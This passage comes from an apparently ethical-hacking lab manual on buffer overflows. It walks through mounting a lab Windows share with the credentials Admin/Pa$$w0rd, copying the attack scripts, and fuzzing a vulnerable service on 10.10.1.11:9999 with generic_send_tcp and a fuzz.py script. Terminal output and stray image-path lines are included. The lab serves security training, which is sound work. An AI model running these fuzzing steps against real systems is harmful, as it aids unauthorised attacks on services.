
53. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.




54. The security pop-up appears; enter the Windows 11 machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.




55. The Windows shares on 10.10.1.11 window appears; double-click the **CEH-Tools** folder.



56. Navigate to **CEHv12 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.



57. Paste the **Scripts** folder on the **Desktop**.



58. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type `cd /home/attacker/Desktop/Scripts/`, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.


```
cd /home/attacker/Desktop/Scripts - ParrotTerminal
File Edit View Search Terminal Help
tried to send to a closed socket!
Fuzzing Variable 0:1604
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1605
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+ Stopped generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[1]-[root@parrot] ~(-)
#cd /home/attacker/Desktop/Scripts
[root@parrot] ~(-) /home/attacker/Desktop/Scripts
#
```

The terminal window displays the output of a Python script named 'generic_send_tcp'. The script is attempting to send data to a target at IP address 10.10.1.11 on port 9999. The output shows numerous errors indicating that the connection attempt failed because the target socket was closed ('tried to send to a closed socket!'). The script is running in the background, indicated by the '[1]+ Stopped' status. The user then navigates back to the directory using the command 'cd /home/attacker/Desktop/Scripts'.

59. Type `chmod +x fuzz.py` and press **Enter** to change the mode to execute the Python script.

60. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.



```
